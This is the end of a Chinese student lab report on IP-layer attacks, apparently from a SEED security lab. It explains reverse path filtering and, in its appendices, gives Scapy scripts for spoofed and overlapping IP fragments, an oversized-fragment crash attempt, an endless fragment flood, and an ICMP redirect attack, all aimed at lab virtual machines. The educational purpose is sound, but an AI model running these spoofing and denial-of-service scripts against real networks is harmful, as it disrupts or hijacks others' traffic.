
图 22: B 主机 Wireshark 结果

### 4.7.2 结果分析

Linux 内核实现了一个称为反向路径过滤的过滤规则, 保证了路由的对称性。如果一台主机 (或路由器) 从接口 A 收到一个包, 其源地址和目的地址分别是 10.0.2.4 和 192.168.60.4, 如果启用反向路径过滤功能, 它就会以为关键字去查找

路由表，如果得到的输出接口不为 A，则认为反向路径过滤检查失败，它就会丢弃该包。

在本次实验中，发送三个源地址的网段不同的伪造 UDP 数据报，在经过 R 进行转发时，R 会进行反向路径过滤，将往返接口不一致的两个数据报丢弃，仅仅将已经配置默认路由的网段 10.0.2.0/24 的信息转发给主机 B，所以 B 只可以收到第一个数据报中的信息。原理如图 fig. 23



```
root@VM:/home/seed# route
Kernel IP routing table
Destination Gateway Genmask Flags Metric Ref Use Iface
default 192.168.60.1 0.0.0.0 UG 100 0 0 enp0s8
default 10.0.2.1 0.0.0.0 UG 101 0 0 enp0s3
10.0.2.0 * 255.255.255.0 U 100 0 0 enp0s3
link-local * 255.255.0.0 U 1000 0 0 enp0s8
192.168.60.0 * 255.255.255.0 U 100 0 0 enp0s8
root@VM:/home/seed# ip route get 10.0.2.4
10.0.2.4 dev enp0s3 src 10.0.2.5
cache
root@VM:/home/seed# ip route get 1.2.3.4
1.2.3.4 dev enp0s8 src 192.168.60.1
cache
root@VM:/home/seed# ip route get 192.168.60.2
192.168.60.2 dev enp0s8 src 192.168.60.1
cache
root@VM:/home/seed#
```

Diagram annotations (red arrows and text):

- From the routing table, an arrow points from the '10.0.2.0' entry to the '10.0.2.4 dev enp0s3' output, labeled "一致保留" (Consistent, keep).
- From the routing table, an arrow points from the 'default' entry to the '1.2.3.4 dev enp0s8' output, labeled "不一致丢弃" (Inconsistent, discard).
- From the routing table, an arrow points from the '192.168.60.0' entry to the '192.168.60.2 dev enp0s8' output, labeled "不一致丢弃" (Inconsistent, discard).

图 23: R 主机进行反向过滤过程

## 5 参考文献

- 计算机安全导论, 深度实践, 杜文亮
- ICMP 数据格式参考:<https://blog.csdn.net/H002399/article/details/44925965>
- TCP 数据格式参考:<https://blog.csdn.net/a19881029/article/details/29557837>



## A task1a

```
1 #!/usr/bin/python3
2 from scapy.all import *
3 # Construct the first IP header
4 ip = IP(src="1.2.3.4", dst="10.0.2.5")
5 ip.id = 1000 # Identification
6 ip.frag = 0 # Offset of this IP fragment
7 ip.flags = 1 # Flags
8 udp = UDP(sport=7070, dport=9090, len=104, checksum = 0) # Construct UDP
   header
9 payload = 'A' * 32 # Put 80 bytes in the first fragment
10 # Construct the entire packet and send it out
11 pkt = ip/udp/payload # For other fragments, we should use ip/payload
12 send(pkt, verbose=0)
13
14 # Construct the Second IP header
15 ip = IP(src="1.2.3.4", dst="10.0.2.5")
16 ip.id = 1000
17 ip.frag=5
18 ip.flags=1
19 ip.proto=17
20 payload = 'B' * 32
21 pkt=ip/payload
22 send(pkt, verbose=0)
23 # Construct the 3rd IP header
24 ip = IP(src="1.2.3.4", dst="10.0.2.5")
25 ip.id = 1000
26 ip.frag=9
27 ip.flags=0
28 ip.proto=17
```

```

29 | payload = 'C' * 32
30 | pkt=ip/payload
31 | send(pkt, verbose=0)

```

## B task1b (1)

```

1 | #!/usr/bin/python3
2 | from scapy.all import *
3 | # Construct the first IP header
4 | ip = IP(src="1.2.3.4", dst="10.0.2.5")
5 | ip.id = 1000 # Identification
6 | ip.frag = 0 # Offset of this IP fragment
7 | ip.flags = 1 # Flags
8 | udp = UDP(sport=7070, dport=9090, len=88, checksum = 0) # Construct UDP
   | header
9 | payload = 'A' * 32 # Put 80 bytes in the first fragment
10 | # Construct the entire packet and send it out
11 | pkt = ip/udp/payload # For other fragments, we should use ip/payload
12 | send(pkt, verbose=0)
13 |
14 | # Construct the Second IP header
15 | ip = IP(src="1.2.3.4", dst="10.0.2.5")
16 | ip.id = 1000
17 | ip.frag=3
18 | ip.flags=1
19 | ip.proto=17
20 | payload = 'B' * 32
21 | pkt=ip/payload
22 | send(pkt, verbose=0)
23 | # Construct the 3rd IP header

```

```

24 ip = IP(src="1.2.3.4", dst="10.0.2.5")
25 ip.id = 1000
26 ip.frag=7
27 ip.flags=0
28 ip.proto=17
29 payload = 'C' * 32
30 pkt=ip/payload
31 send(pkt, verbose=0)

```

## C task1b (2)

```

1 #!/usr/bin/python3
2 from scapy.all import *
3 # Construct the first IP header
4 ip = IP(src="1.2.3.4", dst="10.0.2.5")
5 ip.id = 1000 # Identification
6 ip.frag = 0 # Offset of this IP fragment
7 ip.flags = 1 # Flags
8 udp =UDP(sport=7070, dport=9090,len=72,chksum = 0)# Construct UDP
   header
9 payload = 'A' * 32 # Put 80 bytes in the first fragment
10 # Construct the entire packet and send it out
11 pkt = ip/udp/payload # For other fragments, we should use ip/payload
12 send(pkt, verbose=0)
13
14 # Construct the Second IP header
15 ip = IP(src="1.2.3.4", dst="10.0.2.5")
16 ip.id = 1000
17 ip.frag=3
18 ip.flags=1

```

```

19 ip.proto=17
20 payload = 'B' * 16
21 pkt=ip/payload
22 send(pkt, verbose=0)
23 # Construct the 3rd IP header
24 ip = IP(src="1.2.3.4", dst="10.0.2.5")
25 ip.id = 1000
26 ip.frag=5
27 ip.flags=0
28 ip.proto=17
29 payload = 'C' * 32
30 pkt=ip/payload
31 send(pkt, verbose=0)

```

## D task1c

```

1 #!/usr/bin/python3
2 from scapy.all import *
3 # Construct IP header
4 ip = IP(src="1.2.3.4", dst="10.0.2.5")
5 ip.id = 1000 # Identification
6 ip.frag = 0 # Offset of this IP fragment
7 ip.flags = 1 # Flags
8 # Construct UDP header
9 udp = UDP(sport=7070, dport=9090, len=655, checksum = 0)
10 # Construct payload
11 payload = 'A' * (2*15) # Put 80 bytes in the first fragment
12 # Construct the entire packet and send it out
13 pkt = ip/udp/payload # For other fragments, we should use ip/payload
14 send(pkt, verbose=0)

```

```

15 #The second fragment
16 ip = IP(src="1.2.3.4", dst="10.0.2.5")
17 ip.frag=4097
18 ip.flags=1
19 payload = 'B' * (2*15+100)
20 pkt=ip/payload
21 send(pkt, verbose=0)

```

## E task1d

```

1 #!/usr/bin/python3
2 from scapy.all import *
3 import random
4 # Construct IP header
5 while(True):
6 ip = IP(src="1.2.3.4", dst="10.0.2.5")
7 ip.id = random.randint(1,10000) # Identification
8 ip.frag = 0 # Offset of this IP fragment
9 ip.flags = 1 # Flags
10 # Construct UDP header
11 udp = UDP(sport=7070, dport=9090)
12 udp.len = random.randint(100,500) # This should be the combined
    length of all fragments
13 # Construct payload
14 payload = 'A' * (udp.len-8) # Put 80 bytes in the first fragment
15 # Construct the entire packet and send it out
16 pkt = ip/udp/payload # For other fragments, we should use ip/payload
17 pkt[UDP].checksum = 0 # Set the checksum field to zero
18 send(pkt, verbose=0)

```

## F task2

```
1 #!/usr/bin/python3
2 from scapy.all import *
3 ip = IP(src = "10.0.2.1", dst = "10.0.2.5")
4 icmp = ICMP(type=5, code=1) #1 symbol Redirect Host
5 icmp.gw = "10.0.2.4"
6 # The enclosed IP packet should be the one that
7 # triggers the redirect message.
8 ip2 = IP(src="10.0.2.5", dst="8.8.8.8")
9 send(ip/icmp/ip2/UDP());
```

## G task3c

```
1 #!/usr/bin/python3
2 from scapy.all import *
3 import random
4 # 1.
5 ip = IP(src="10.0.2.4", dst="192.168.60.4")
6 ip.id = 0x1111 # Identification
7 ip.frag = 0 # Offset of this IP fragment
8 ip.flags = 0 # Flags
9 # Construct UDP header
10 udp = UDP(sport=7070, dport=9090, len=40, checksum=0)
11 # Construct payload
12 payload = 'A' * 32 # Put 80 bytes in the first fragment
13 # Construct the entire packet and send it out
14 pkt = ip/udp/payload # For other fragments, we should use ip/payload
15 send(pkt, verbose=0)
16 # 2.
17 ip = IP(src="192.168.60.2", dst="192.168.60.4")
```

```

18 ip.id = 0x1111 # Identification
19 ip.frag = 0 # Offset of this IP fragment
20 ip.flags = 0 # Flags
21 # Construct UDP header
22 udp = UDP(sport=7070, dport=9090,len=40,chksum=0)
23 # Construct payload
24 payload = 'B' * 32 # Put 80 bytes in the first fragment
25 # Construct the entire packet and send it out
26 pkt = ip/udp/payload # For other fragments, we should use ip/payload
27 send(pkt, verbose=0)
28 # 3.
29 ip = IP(src="1.2.3.4", dst="192.168.60.4")
30 ip.id = 0x1111 # Identification
31 ip.frag = 0 # Offset of this IP fragment
32 ip.flags = 0 # Flags
33 # Construct UDP header
34 udp = UDP(sport=7070, dport=9090,len=40,chksum=0)
35 # Construct payload
36 payload = 'C' * 32 # Put 80 bytes in the first fragment
37 # Construct the entire packet and send it out
38 pkt = ip/udp/payload # For other fragments, we should use ip/payload
39 send(pkt, verbose=0)

```